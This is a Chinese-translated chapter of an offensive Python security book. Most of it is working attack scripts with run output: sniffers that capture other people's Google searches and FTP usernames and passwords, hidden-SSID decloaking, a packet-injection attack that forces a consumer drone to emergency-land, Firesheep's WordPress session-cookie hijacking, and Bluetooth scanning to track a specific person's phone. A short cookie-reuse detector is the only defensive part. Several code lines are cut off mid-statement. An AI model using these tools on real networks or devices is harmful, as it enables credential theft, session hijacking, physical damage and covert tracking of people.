
```
# coding=UTF-8
import optparse
from scapy.all import *

def findGoogle(pkt):
    if pkt.haslayer(Raw):
        payload = pkt.getlayer(Raw).load
        if 'GET' in payload:
            if 'google' in payload:
                r = re.findall(r'(?i)\&amp;q=(.*?)\&amp;', payload)
                if r:
                    search = r[0].split('&amp;')[0]
                    search = search.replace('q=', '').replace('+',
                    print('[+] Searched For: ' + search)

def main():
    parser = optparse.OptionParser('usage %prog -i <interface>')
    parser.add_option('-i', dest='interface', type='string', help=
    (options, args) = parser.parse_args()
    if options.interface == None:
        print parser.usage
        exit(0)
    else:
        try:
            conf.iface = options.interface
            print('[*] Starting Google Sniffer.')
            sniff(filter='tcp port 80', prn=findGoogle)
        except KeyboardInterrupt:
            exit(0)

if __name__ == '__main__':
    main()
```

在使用未加密的网络连接中运行我们的脚本，我们可以看到别人的搜索内容。拦截Google流量可能有点令人为难，下一节，拦截用户的凭据的手段更加能证明一个组织的安全局势。

```
attacker# python googleSniff.py -i mon0
[*] Starting Google Sniffer.
[+] W
[+] What
[+] What is
[+] What is the mean
[+] What is the meaning of life?
```

Google URL搜索参数

Google URL搜索参数提供了许多有价值的

额外信息，这些信息对建立你的Google搜索记录器很有用。解析出的查询，先前查询，语言，特定的短语搜索文本类型或者受限制的站点都可以添加到我们的记录器。更多信息请到： http://www.google.com/cse/docs/resultsxml.html

嗅探FTP认证

FTP协议缺乏任何的加密算法来保护用户认证。黑客能轻松的拦截这些任何当受害者在这种为加密的网络。看下面的 `tcpdump` 显示我们拦截的用户凭证。FTP协议通过明文交换凭证。

```
attacker# tcpdump -A -i mon0 'tcp port 21'
E..(..@.@.q..._...........R.=.|.P.9.....
20:54:58.388129 IP 192.168.95.128.42653 > 192.168.211.1.ftp:
Flags [P.], seq 1:17, ack 63, win 14600, length 16
E..8..@.@.q..._...........R.=.|.P.9.....USER root
20:54:58.388933 IP 192.168.95.128.42653 > 192.168.211.1.ftp:
Flags [.], ack 112, win 14600, length 0
E..(..@.@.q..._...........R.=.|.P.9.....
20:55:00.732327 IP 192.168.95.128.42653 > 192.168.211.1.ftp:
Flags [P.], seq 17:33, ack 112, win 14600, length 16
E..8..@.@.q..._...........R.=.|.P.9.....PASS secret
```

为了拦截这些凭证，我们寻找两个特殊的字符串。第一个字符串包含USER接着就是用户名，第二个字符串是PASS接着就是密码。我们在 `tcpdump` 的数据中看到这些凭证。我们将设计两个正则表达式来捕获这些信息。我们也将从数据包中剥离IP地址。不知道服务器的IP地址用户名和密码是毫无价值的。

```
from scapy.all import *

def ftpSniff(pkt):
    dest = pkt.getlayer(IP).dst
    raw = pkt.sprintf('%Raw.load%')
    user = re.findall('(?i)USER (.*)', raw)
    pswd = re.findall('(?i)PASS (.*)', raw)
    if user:
        print('[*] Detected FTP Login to ' + str(dest))
        print('[+] User account: ' + str(user[0]))
    elif pswd:
        print('[+] Password: ' + str(pswd[0]))
```

将所有的脚本放在一起，我们只嗅探21端口的TCP流量。我们还添加一些选项来选择嗅探器使用的网络适配器。运行这个脚本允许我们拦截FTP登陆凭证。

```
# coding=UTF-8
import optparse
from scapy.all import *

def ftpSniff(pkt):
    dest = pkt.getlayer(IP).dst
    raw = pkt.sprintf('%Raw.load%')
    user = re.findall('(?i)USER (.*)', raw)
    pswd = re.findall('(?i)PASS (.*)', raw)
    if user:
        print('[*] Detected FTP Login to ' + str(dest))
        print('[+] User account: ' + str(user[0]))
    elif pswd:
        print('[+] Password: ' + str(pswd[0]))

def main():
    parser = optparse.OptionParser('usage %prog -i<interface>')
    parser.add_option('-i', dest='interface', type='string', help=
    (options, args) = parser.parse_args()
    if options.interface == None:
        print parser.usage
        exit(0)
    else:
        conf.iface = options.interface
        try:
            sniff(filter='tcp port 21', prn=ftpSniff)
        except KeyboardInterrupt:
            exit(0)
if __name__ == '__main__':
    main()
```

运行我们的脚本，我们检测到一个登陆的FTP服务器，并显示用户的凭证和登陆的服务器。我们现在有一个少于30行Python代码的FTP凭证嗅探器。当用户的证书可以为我们提供对网络的访问，在下一节中，我们将使用无线监听探测用户的历史记录。

```
attacker:~# python ftp-sniff.py -i mon0
[*] Detected FTP Login to 192.168.211.1
[+] User account: root\r\n
[+] Password: secret\r\n
```

你的笔记本去过哪？Python解答

几年前我教了一个无无线安全的课程，为了让学生听讲我关闭了房间里的无线网络，也是为了防止他们攻击任何的受害者。我以无线网络扫描的演示作为课程的开始，发现了一些有趣的东西，在房间里探测到几个客户端试图连接的首选网络。一个特别的学生刚从洛杉矶回来，他的电脑探测到 LAX_Wireless 和 Hooters_WiFi，我开了一个玩笑，问学生在Hooters Restaurant的停留是否满意。他很惊讶，我怎么知道这些信息？监听802.11探测请求!

为了提供一个无缝的连接，你的电脑和手机经常保持一个首选的网络列表，其中包括你先前成功连接过的无线网络名称。当你的电脑开机或者网络断开后，你的电脑经常发送802.11探测请求搜索列表中的每一个网络名称。 让我们快速的编写一个检测802.11网络请求的工具。在这个例子中，我们称呼我们处理数据包的函数为 `sniffProbe()` 。注意，我们将整理出802.11探测请求通过检测数据包是否 `haslayer(Dot11ProbeReq)` 。如果请求包含新的网络名称我们将打印他们在屏幕上。

```
from scapy.all import *

interface = 'mon0'
probeReqs = []

def sniffProbe(p):
    if p.haslayer(Dot11ProbeReq):
        netName = p.getlayer(Dot11ProbeReq).info
        if netName not in probeReqs:
            probeReqs.append(netName)
            print('[+] Detected New Probe Request: ' + netName)
sniff(iface=interface, prn=sniffProbe)
```

现在我们可以运行我们的脚本看看来自附近电脑或者手机的探测请求。这允许我们看到客户机的首选网络列表。

```
attacker:~# python sniffProbes.py
[+] Detected New Probe Request: LAX_Wireless
[+] Detected New Probe Request: Hooters_WiFi
[+] Detected New Probe Request: Phase_2_Consulting
[+] Detected New Probe Request: McDougall_Pizza
```

找到隐藏的802.11网络标识

虽然大多数网络公开他们的网络名称(SSID)，一些无线网络还是使用隐藏的SSID防止他们的网络名称别发现。802.11标识帧中的字段通常包含网络名称。在隐藏的网络中，接入点的这个字段为空白，检测一个隐藏的网络时相当容易的。但是我们只能搜索到空白字段的802.11标识帧。在下面的例子中，我们将寻找这些帧并打印出这些接入点的MAC地址。

```
def sniffDot11(p):
    if p.haslayer(Dot11Beacon):
        if p.getlayer(Dot11Beacon).info == '':
            addr2 = p.getlayer(Dot11).addr2
            if addr2 not in hiddenNets:
                print('[-] Detected Hidden SSID: with MAC:' + addr2
```

没有隐藏的802.11网络

当接入点离开断开隐藏的网络，它将发送名称在探测响应中。一个探测响应通常发生在客户端发送的探测请求。为了发现隐藏的名字，我们必须等待一个探测响应匹配我们802.11标识帧中的MAC地址。我们将两个小的数组加到我们的Python脚本一起使用。首先， `hiddenNets` ，跟踪我们看到的隐藏网络的MAC地址。第二， `unhiddenNets` ，追踪已经公开的网络，当检测到一个空名称的802.11标识帧时，我们将他家到我们的隐藏网络数组。当我们检测到802.11探测响应时，我们将抽取网络名称。我们可以检查 `hiddenNets` 数组看看是否包含这些值，确保 `unhiddenNets` 不包含这些值。如果情况属实，我们可以解析网络名称并打印在屏幕上。

```
# coding=UTF-8
import sys
from scapy.all import *

interface = 'mon0'
hiddenNets = []
unhiddenNets = []

def sniffDot11(p):
    if p.haslayer(Dot11ProbeResp):
        addr2 = p.getlayer(Dot11).addr2
        if (addr2 in hiddenNets) &amp; (addr2 not in unhiddenNets)
            netName = p.getlayer(Dot11ProbeResp).info
            print '[+] Decloaked Hidden SSID: ' + netName + ' for 
            unhiddenNets.append(addr2)
    if p.haslayer(Dot11Beacon):
        if p.getlayer(Dot11Beacon).info == '':
            addr2 = p.getlayer(Dot11).addr2
            if addr2 not in hiddenNets:
                print '[-] Detected Hidden SSID: ' + 'with MAC:' +
                hiddenNets.append(addr2)
sniff(iface=interface, prn=sniffDot11)
```

运行我们的脚本，它正确的识别了一些隐藏的网络和公开的网络，不到30行代码，他令人兴奋了！在下一节中，我们将转换积极的无线攻击，换就话说就是伪造数据包接管无人机。

```
attacker:~# python sniffHidden.py
[-] Detected Hidden SSID with MAC: 00:DE:AD:BE:EF:01
[+] Decloaked Hidden SSID: Secret-Net for MAC: 00:DE:AD:BE:EF:01
```

用Python拦截和监视无人机

在2009年的夏天，美军在伊拉克注意到一些有趣的事。当美军收集叛乱者的笔记本时，美军发现他们的电脑上有美军的无人机视频。笔记本显示美军的无人机被叛乱者劫持了数百个小时。经过进一步的调查，情报人员发现叛乱者使用价值26美元的软件SkyGrabber拦截了无人机。更令他们惊讶的是，空军的无人机程序发送到地面控制中心的视频没有加密。SkyGrabber软件通常用来拦截未加密的卫星电视数据。甚至不需要任何配置就可以拦截美军无人机视频。

攻击美军的无人机违反了美国的爱国者法案，所以让我们找一些不违法的目标攻击。Parrot Ar.Drone的无人机是一个良好的目标，一个开源的基于Linux的无人机，它允许iPhone/Ipad应用程序通过未加密的WIFI控制无人机。价格300美元，一个业余爱好者可以从 http://ardrone.parrot.com/ 购买无人机。用我们已经知道的工具，我们可以控制我们的目标无人机。

拦截流量，检测协议

让我们先了解无人机和iPhone如何通讯。将无线适配器设置到混杂模式，我们要学习无人机和iPhone之间如何通过WIFI网络建立连接。阅读无人机知道之后，我们知道MAC过滤是唯一保护连接的安全机制。只有配对的iPhone才能对无人机发送指令。为了接管无人机，我们需要学习指令的协议，然后重新发送这些指令。 首先，我们将我们的无线适配器设置为混杂模式监听流量，一个快速的 `tcpdump` 显示流量来自无人机和iPhone的UDP 5555端口。快速分析后，我们可以推测这流量包含了无人机视频下载，因为有大量的数据朝同一方向。相反，导航命令似乎从直接从iPhone的UDP 5556端口发送。

```
attacker# airmon-ng start wlan0
Interface    Chipset    Driver
wlan0    Ralink    RT2870/3070    rt2800usb - [phy0]
                (monitor mode enabled on mon0)
attacker# tcpdump-nn-i mon0
16:03:38.812521 54.0 Mb/s 2437 MHz 11g -59dB signal antenna 1 [bit
IP 192.168.1.2.5556 > 192.168.1.1.5556: UDP, length 106
16:03:38.839881 54.0 Mb/s 2437 MHz 11g -57dB signal antenna 1 [bit
IP 192.168.1.2.5556 > 192.168.1.1.5556: UDP, length 64
16:03:38.840414 54.0 Mb/s 2437 MHz 11g -53dB signal antenna 1 [bit
IP 192.168.1.1.5555 > 192.168.1.2.5555: UDP, length 25824
```

知道iPhone通过UDP 5556端口发送指令控制无人机，我们建立一个小的Python脚本来解析导航命令。请注意，我们的脚本打印原始的UDP 5556的导航数据。

```
from scapy.all import *

NAVPORT = 5556
def printPkt(pkt):
    if pkt.haslayer(UDP) and pkt.getlayer(UDP).dport == NAVPORT:
        raw = pkt.sprintf('%Raw.load%')
        print raw
conf.iface = 'mon0'
sniff(prn=printPkt)
```

运行这个脚本给我们看看无人机的指令协议。我们看到协议使用的语法是： `AT*CMD*=SEQUENCE_NUMBER,VALUE,[VALUE{3}]` 。记录很长时间的流量，我们学会了三个简单的指令，这将会被我们的攻击所利用。命令 `AT*REF=$SEQ,290717696\r` 是发送无人家降落的命令。其次，命令 `AT*REF=$SEQ,290717952\r` 发送一个紧急降落的命令，立即切断引擎。命令 `AT*REF=SEQ, 290718208\r` 发送给无人机一个起飞指令。最后，我们可以用命令 `AT*PCMD=SEQ, Left_Right_Tilt, Front_Back_Tilt, Vertical_Speed,Angu` 来控制无人机。我们现在知道足够的指令来攻击无人机了。

```
attacker# python uav-sniff.py
'AT*REF=11543,290718208\r'
'AT*PCMD=11542,1,-1364309249,988654145,1065353216,0\r'
'AT*REF=11543,290718208\r'
'AT*PCMD=11544,1,-1358634437,993342234,1065353216,0\rAT*PCMD=11545,
1355121202,998132864,1065353216,0\r'
'AT*REF=11546,290718208\r'
<..SNIPPED..>
```

我们开始创建一个Python类 `interceptThread` ，这个类用于储存我们攻击的字段。这些字段包含在刚才截获的数据包里，具体的无人机序列号，和最后一个描述无人机流量是否被截获的布尔值。初始化这些字段后，我们将创建两个函数 `run()` 和 `interceptPkt()` ， `run()` 函数开始嗅探过滤的5556 UDP流量，并触发 `interceptPkt()` 函数，当拦截到无人机流量，布尔值变为真，接下来，它将从当前记录的无人机控制流量中玻璃序列号。

```
class interceptThread(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.curPkt = None
        self.seq = 0
        self.foundUAV = False
    def run(self):
        sniff(prn=self.interceptPkt, filter='udp port 5556')
    def interceptPkt(self, pkt):
        if self.foundUAV == False:
            print('[*] UAV Found.')
            self.foundUAV = True
            self.curPkt = pkt
            raw = pkt.sprintf('%Raw.load%')
        try:
            self.seq = int(raw.split(',')[0].split('=')[-1]) + 5
        except:
            self.seq = 0
```

用Scapy制作802.11数据帧

接下来，我们要制作一个包含无人机指令的新的数据包。然而，为了做到这一点，我们需要共当前的数据帧中复制一些必要的信息。因为数据包包含RadioTap, 802.11, SNAP, LLC, IP, and UDP层，我们需要从各个层中复制字段。 `Scapy` 对每一层都有很好的支持，例如，看看Dot11层，我们开始 `Scapy` 然后执行 `ls(Dot11)` 命令，我们会看到我们需要复制到我们伪造的数据包中的字段。

```
attacker# scapy
Welcome to Scapy (2.1.0)
>>>ls(Dot11)
subtype : BitField                = (0)
type : BitEnumField              = (0)
proto : BitField                  = (0)
FCfield : FlagsField               = (0)
ID : ShortField                   = (0)
addr1 : MACField                = ('00:00:00:00:00:00')
addr2 : Dot11Addr2MACField      = ('00:00:00:00:00:00')
addr3 : Dot11Addr3MACField      = ('00:00:00:00:00:00')
SC : Dot11SCField               = (0)
addr4 : Dot11Addr4MACField      = ('00:00:00:00:00:00')
```

我们建立我们的新的数据包，复制RadioTap, 802.11, SNAP, LLC, IP 和UDP的没一层的协议。注意，我们在每一层里抛弃一些字段，比如，我们不用复制IP地址字段。我们的命令可能包含不同长度的大小，我们可以让 `Scapy` 自动的计算生成数据包，同样，对于一些校验值也是一样。有了这些知识在手，我们现在可以继续我们的无人机攻击了。我们将脚本保存为 `dup.py` ，因为它复制了太多的802.11数据帧的字段。

```
from scapy.all import *
def dupRadio(pkt):
    rPkt=pkt.getlayer(RadioTap)
    version=rPkt.version
    pad=rPkt.pad
    present=rPkt.present
    notdecoded=rPkt.notdecoded
    nPkt = RadioTap(version=version, pad=pad, present=present, notd
    return nPk

def dupDot11(pkt):
    dPkt=pkt.getlayer(Dot11)
    subtype=dPkt.subtype
    Type=dPkt.type
    proto=dPkt.proto
    FCfield=dPkt.FCfield
    ID=dPkt.ID
    addr1=dPkt.addr1
    addr2=dPkt.addr2
    addr3=dPkt.addr3
    SC=dPkt.SC
    addr4=dPkt.addr4
    nPkt=Dot11(subtype=subtype,type=Type,proto=proto,FCfield=FCfiel
    return nPkt

def dupSNAP(pkt):
    sPkt=pkt.getlayer(SNAP)
    oui=sPkt.OUI
    code=sPkt.code
```

```
    nPkt=SNAP(OUI=oui,code=code)
    return nPkt

def dupLLC(pkt):
    lPkt=pkt.getlayer(LLC)
    dsap=lPkt.dsap
    ssap=lPkt.ssap
    ctrl=lPkt.ctrl
    nPkt=LLC(dsap=dsap,ssap=ssap,ctrl=ctrl)
    return nPkt

def dupIP(pkt):
    iPkt=pkt.getlayer(IP)
    version=iPkt.version
    tos=iPkt.tos
    ID=iPkt.id
    flags=iPkt.flags
    ttl=iPkt.ttl
    proto=iPkt.proto
    src=iPkt.src
    dst=iPkt.dst
    options=iPkt.options
    nPkt=IP(version=version,id=ID,tos=tos,flags=flags,ttl=ttl,prot
    return nPkt

def dupUDP(pkt):
    uPkt=pkt.getlayer(UDP)
    sport=uPkt.sport
    dport=uPkt.dport
    nPkt=UDP(sport=sport,dport=dport)
return nPkt
```

接下来我们将添加一些新的方法到我们 `interceptThread` 类中，叫 `injectCmd()` ，这个函数复制当前包中的没一层，然后添加新的指令到UDP层。在创建新的数据包之后，它通过 `sendp()` 函数发送命令。

```
def injectCmd(self, cmd):
    radio = dup.dupRadio(self.curPkt)
    dot11 = dup.dupDot11(self.curPkt)
    snap = dup.dupSNAP(self.curPkt)
    llc = dup.dupLLC(self.curPkt)
    ip = dup.dupIP(self.curPkt)
    udp = dup.dupUDP(self.curPkt)
    raw = Raw(load=cmd)
    injectPkt = radio / dot11 / llc / snap / ip / udp / raw
sendp(injectPkt)
```

紧急降落是控制无人机的一个重要的指令。者控制无人机停止引擎随时掉到地上，为了执行这个命令，我们将使用当前的序列号并跳100。接下来，我们发送命令 `AT*COMWDG=$SEQ\r` ，这个命令重置通讯的序列号，无人机将忽略先前的序命令(比如那些被合法的iPhone发布的命令)。最后，我们发送我们的紧急迫降命令 `AT*REF=$SEQ, 290717952\r` 。

```
EMER = "290717952"
def emergencyland(self):
    spoofSeq = self.seq + 100
    watch = 'AT*COMWDG=%i\r'%spoofSeq
    toCmd = 'AT*REF=%i,%s\r'% (spoofSeq + 1, EMER)
    self.injectCmd(watch)
    self.injectCmd(toCmd)
```

最终的攻击，紧急迫降无人机

让我们整合我们的代码并进行最后的攻击。首先，我们确保保存生成我们的数据包脚本并导入 `dup.py` ，接下来，我们检查我们的主要功能，开始拦截监听流量发现无人机，并提示我们发送紧急迫降指令。不到70行的代码，我们已经成功的拦截的无人机，好极了！感觉对我们的活动有点内疚。下一节中，我们将着重讨论如何识别在加密无线网络上的恶意活动。

```
# coding=UTF-8
import threading
import dup
from scapy.all import *

conf.iface = 'mon0'
NAVPORT = 5556
LAND = '290717696'
EMER = '290717952'
TAKEOFF = '290718208'

class interceptThread(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.curPkt = None
        self.seq = 0
        self.foundUAV = False
    def run(self):
        sniff(prn=self.interceptPkt, filter='udp port 5556')
    def interceptPkt(self, pkt):
        if self.foundUAV == False:
            print('[*] UAV Found.')
            self.foundUAV = True
            self.curPkt = pkt
            raw = pkt.sprintf('%Raw.load%')
        try:
```

```
                self.seq = int(raw.split(',')[0].split('=')[-1]) + 5
            except:
                self.seq = 0
    EMER = "290717952"
    def emergencyland(self):
        spoofSeq = self.seq + 100
        watch = 'AT*COMWDG=%i\r'%spoofSeq
        toCmd = 'AT*REF=%i,%s\r'% (spoofSeq + 1, EMER)
        self.injectCmd(watch)
        self.injectCmd(toCmd)

    def injectCmd(self, cmd):
        radio = dup.dupRadio(self.curPkt)
        dot11 = dup.dupDot11(self.curPkt)
        snap = dup.dupSNAP(self.curPkt)
        llc = dup.dupLLC(self.curPkt)
        ip = dup.dupIP(self.curPkt)
        udp = dup.dupUDP(self.curPkt)
        raw = Raw(load=cmd)
        injectPkt = radio / dot11 / llc / snap / ip / udp / raw
        sendp(injectPkt)
    def takeoff(self):
        spoofSeq = self.seq + 100
        watch = 'AT*COMWDG=%i\r'%spoofSeq
        toCmd = 'AT*REF=%i,%s\r'% (spoofSeq + 1, TAKEOFF)
        self.injectCmd(watch)
        self.injectCmd(toCmd)

def main():
    uavIntercept = interceptThread()
    uavIntercept.start()
    print('[*] Listening for UAV Traffic. Please WAIT...')
    while uavIntercept.foundUAV == False:
        pass
    while True:
        tmp = raw_input('[-] Press ENTER to Emergency Land UAV.')
        uavIntercept.emergencyland()
if __name__ == '__main__':
    main()
```

检测Firesheep

2010年，Eric Butler开发了一个改变游戏规则的工具，Firesheep。这个工具提供了简单的两个按钮接口用来远程窃取不知情用户的Facebook，Google，Twitter等社交网站上的账户。Eric的Firesheep工具为了得到站点的HTTP Cookies被动的在无线网卡上监听。如果一个用户连接到不安全的网站也没有使用任何服务器控件如HTTPS来保护他的会话，那么攻击者能使用Firesheep拦截cookies并被重用。

Eric提供了一个简单的界面用来建立处理特殊的具体的cookie来捕获重用。注意，下面的对WordPress的处理包含三个函数。首先 `matchPacket()` 通过查看正则表达式 `wordpress_[0-9a-fA-F]{32}` 来确认cookie，如果函数匹配到了占则表达式，那么 `processPacket()` 抽取WordPress的 `sessionID` cookie，最后 `identifyUser()` 函数解析登陆到WordPress的用户名，黑客使用这些信息来登陆用户的WordPress。

```
// Authors:
// Eric Butler <eric@codebutler.com>
register({
    name: 'Wordpress',
    matchPacket: function (packet) {
        for (varcookieName in packet.cookies) {
            if (cookieName.match0 {
                return true;
            }
        }
},
processPacket: function () {
    this.siteUrl += 'wp-admin/';
    for (varcookieName in this.firstPacket.cookies) {
        if (cookieName.match(/^wordpress_[0-9a-fA-F]{32}$/)) {
            this.sessionId = this.firstPacket.cookies[cookieName];
                break;
        }
    }
},
identifyUser: function () {
    var resp = this.httpGet(this.siteUrl);
this.userName = resp.body.querySelectorAll('#user_info a')[0].text(
this.siteName = 'Wordpress (' + this.firstPacket.host + ')';
    }
});
```

理解WordPress的Session Cookie

在一个实际的数据包中，这些cookie看起来像下面那些，这里的受害者运行 Safari浏览器连接WordPress在 `www.violentpython.org` 。注意，字符串以 `wordpress_e3b` 开始包含了受害者的 `sessionID` cookie和用户名。

```
GET /wordpress/wp-admin/HTTP/1.1
Host: www.violentpython.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2)
AppleWebKit/534.52.7 (KHTML, like Gecko) Version/5.1.2 Safari/534.5
Accept: */*
Referer: http://www.violentpython.org/wordpress/wp-admin/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: wordpress_e3bd8b33fb645122b50046ecbfbeef97=victim%7C132380
%7C889eb4e57a3d68265f26b166020f161b; wordpress_logged_in_e3bd8b33f
122b50046ecbfbeef97=victim%7C1323803979%7C3255ef169aa649f771587fd1
4f57;
wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive
```

在下图中，一个攻击者在火狐上运行Firesheep工具，识别出相同的字符串发送到未加密的无线网络上。然后他用抽取的凭证登陆到 `www.violentpython.og` 上。注意，HTTP GET请求和我们原来的请求一样，有同样的cookie，但是源自不同的浏览器。虽然他不是描述这里，但是值得注意的是请求来自不同的IP地址，攻击者不能和受害者使用相同的机器。

```
GET /wordpress/wp-admin/ HTTP/1.1
Host: www.violentpython.org
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.7; en-US;
rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: wordpress_e3bd8b33fb645122b50046ecbfbeef97=victim%7C132380
%7C889eb4e57a3d68265f26b166020f161b; wordpress_logged_in_e3bd8b33f
122b50046ecbfbeef97=victim%7C1323803979%7C3255ef169aa649f771587fd1
```

集结羊群---捕获WordPress cookie重用

让我们编写一个快速的Python脚本来解析WordPress包含session cookie的HTTP会话。因为这种攻击发生在未加密的会话，我们将过滤通过TCP的80端口的HTTP协议。当我们看到正则表达式匹配WordPress cookie，我们可以打印cookie内容到屏幕上，我们只想看到客户的流量，我们不想打印任何来自客户的包含字符串 `"set"` 的cookie。

```
import re
from scapy.all import *

def fireCatcher(pkt):
    raw = pkt.sprintf('%Raw.load%')
    r = re.findall('wordpress_[0-9a-fA-F]{32}', raw)
    if r and 'Set' not in raw:
        print(pkt.getlayer(IP).src+ ">"+pkt.getlayer(IP).dst+" Cook

conf.iface = "mon0"
sniff(filter="tcp port 80",prn=fireCatcher)
```

运行这个脚本，我们很快识别一些潜在的受害者通过未加密的无线网络连接用标准的HTTP会话连接到WordPress上。当我打印特定的会话cookie到屏幕上时，我么注意到攻击者 `192.168.1.4` 重用了来自 `192.168.1.3` 的受害者的 `sessionID` cookie。

```
defender# python fireCatcher.py
192.168.1.3>173.255.226.98
Cookie:wordpress_ e3bd8b33fb645122b50046ecbfbeef97
192.168.1.3>173.255.226.98
Cookie:wordpress_e3bd8b33fb645122b50046ecbfbeef97
192.168.1.4>173.255.226.98
```

为了检测攻击者使用Firesheep，我们必须看看是否一个攻击者在不同的IP上重用cookie值。为此，我们必须修改我们先前的脚本。现在我们要建立一个Hash表通过 `sessionID` 索引cookie。如果我们看到一个WordPress会话，我们可以将值插入到Hash表并存储IP地址。如果我们再一次看到，我们可以比较检验它的值是否和Hash表相冲突。当我们检测到冲突时，我们现在有相同的cookie关联了两个相同的IP地址。在这一点上，我们可以检测到某人试图偷取WorPress的会话并打印在屏幕上。

```
# coding=UTF-8
__author__ = 'dj'
import optparse
from scapy.all import *
import re

cookieTable = {}

def fireCatcher(pkt):
    raw = pkt.sprintf('%Raw.load%')
    r = re.findall('wordpress_[0-9a-fA-F]{32}', raw)
    if r and 'Set' not in raw:
        if r[0] not in cookieTable.keys():
            cookieTable[r[0]] = pkt.getlayer(IP).src
            print('[+] Detected and indexed cookie.')
        elif cookieTable[r[0]] != pkt.getlayer(IP).src:
            print('[*] Detected Conflict for ' + r[0])
            print('Victim = ' + cookieTable[r[0]])
            print('Attacker = ' + pkt.getlayer(IP).src)

def main():
    parser = optparse.OptionParser("usage %prog -i<interface>")
    parser.add_option('-i', dest='interface', type='string', help=
    (options, args) = parser.parse_args()
    if options.interface == None:
        print parser.usage
        exit(0)
    else:
        try:
            conf.iface = options.interface
            sniff(filter='tcp port 80', prn=fireCatcher)
        except KeyboardInterrupt:
            exit(0)

if __name__ == '__main__':
    main()
```

运行我们的脚本，我们可以确认一个重用来自受害者的WordPress `sessionID` cookie的黑客正在尝试盗取某人的会话。在这一点上我们已经掌握了用Python嗅探802.11的无线网络。让我们在下一节探究如何用Python攻击蓝牙设备。

```
defender# python fireCatcher.py
[+] Detected and indexed cookie.
[*] Detected Conflict for:
wordpress_ e3bd8b33fb645122b50046ecbfbeef97
Victim = 192.168.1.3
Attacker = 192.168.1.4
```

用蓝牙和Python跟踪潜入

研究生的研究有时候是一个艰巨的任务。一个巨大任务的研究需要团队的合作，我发现知道团队人员的位置非常有用。我的研究生的研究围绕着蓝牙协议，它似乎也是保持我团队成员位置的很好的方法。 为了和蓝牙交互，我们要用到 `PyBluez` 模块。这个模块扩展了 `Bluez` 库提供的利用蓝牙资源的功能。注意，导入我们的蓝牙库后，我们可以简单的利用函数 `discover_devices()` 来返回附近发现的蓝牙设备的MAC地址数组。接下来，我们可以换算MAC地址为友好的字符串设备名通过 `lookup_name()` 函数。最后我们能打印这些收集设备。

```
from bluetooth import *
devList = discover_devices()
for device in devList:
    name = str(lookup_name(device))
    print("[+] Found Bluetooth Device " + str(name))
print("[+] MAC address: "+str(device))
```

让我们继续探究。为此，我们我们将这段代码封装为函数 `findDevs` ，并打印我们发现的新设备。我们可以用一个数组 `alreadyFound` 来保存已经发现的设备，对于每个发现的设备我们将检查是否已经存在与数组中。如果不存在我们将打印设备名和地址并添加到数组中，在我们的主要的代码中，我们可以创建一个无限循环运行 `findDevs()` 然后睡眠5秒。

```
import time
from bluetooth import *

alreadyFound = []

def findDevs():
    foundDevs = discover_devices(lookup_names=True)
    for (addr, name) in foundDevs:
        if addr not in alreadyFound:
            print('[*] Found Bluetooth Device: ' + str(name))
            print('[+] MAC address: ' + str(addr))
            alreadyFound.append(addr)

while True:
    findDevs()
time.sleep(5)
```

现在我们运行我们的脚本看看是否能发现附近任何的蓝牙设备。注意，我们发现了一个打印机和一个iPhone。打印输出显示友好的名称并跟着MAC地址。

```
attacker# python btScan.py
[-] Scanning for Bluetooth Devices.
[*] Found Bluetooth Device: Photosmart 8000 series
[+] MAC address: 00:16:38:DE:AD:11
[-] Scanning for Bluetooth Devices.
[-] Scanning for Bluetooth Devices.
[*] Found Bluetooth Device: TJ iPhone
[+] MAC address: D0:23:DB:DE:AD:02
```

我们可以写一个简单的函数来提醒我们这些特定的设备在我们附近。请注意，我们将改变我们的原始函数增加参数 `tgtName` ，搜索我们的发现列表发现特定设备。

```
import time
from bluetooth import *

alreadyFound = []

def findDevs():
    foundDevs = discover_devices(lookup_names=True)
    for (addr, name) in foundDevs:
        if addr not in alreadyFound:
            print('[*] Found Bluetooth Device: ' + str(name))
            print('[+] MAC address: ' + str(addr))
            alreadyFound.append(addr)

while True:
    findDevs()
time.sleep(5)
```

在这一点上，我们有一个改装的工具提醒我们，有一个特定的设备，比如说iPhone，进来了。

```
attacker# python btFind.py
[-] Scanning for Bluetooth Device: TJ iPhone
[*] Found Target Device TJ iPhone
[+] Time is: 2012-06-24 18:05:49.560055
[+] With MAC Address: D0:23:DB:DE:AD:02
[+] Time is: 2012-06-24 18:06:05.829156
```

拦截无线流量找到蓝牙地址

然而，这只是解决了一般的问题，我们的脚本只能发现设置为可见的蓝牙设备。一个隐藏的蓝牙设备我们怎么发现它？让我们考虑一下隐藏模式下iPhone蓝牙设备的欺骗性。加1到802.11无线设备的MAC地址来确认iPhone的蓝牙设备的MAC地址。作为802.11无线设备电台的服务没有在第二层控制保护MAC地址，我们可以简单的嗅探它并使用这些信息计算南蓝牙设备的MAC地址。

让我们设置我们的无线设备MAC地址嗅探器。注意我们过滤MAC地址只包含MAC八个字节的前三个字节。前三个字节作为组织唯一标识符(OUI)，标识特定的制造商，你可以在 http://standards.ieee.org/cgi-bin/ouisearch 网站进一步探讨OUI数据库。比如说我们使用OUI `d0:23:db` (iPhone 4S的OUI)，如果你搜索OUI数据库，你能确认该设备属于iPhone。

```
D0-23-DB (hex)     Apple, Inc.
D023DB (base 16)   Apple, Inc.
                  1 Infinite Loop
                  Cupertino CA 95014
                  UNITED STATES
```

我们的Python脚本监听802.11数据帧匹配iPhone 4S的MAC地址的前三个字节。如果检测到，它将打印结果在屏幕上并存储802.11的MAC地址。

```
from scapy.all import *

def wifiPrint(pkt):
    iPhone_OUI = 'd0:23:db'
    if pkt.haslayer(Dot11):
        wifiMAC = pkt.getlayer(Dot11).addr2
        if iPhone_OUI == wifiMAC[:8]:
            print('[*] Detected iPhone MAC: ' + wifiMAC)
conf.iface = 'mon0'
sniff(prn=wifiPrint)
```

现在我们已经确认了iPhone的802.11无线设备的MAC地址，我们需要构建蓝牙设备的无线设备。我们可以计算蓝牙MAC地址通过802.11无线地址加1。

```
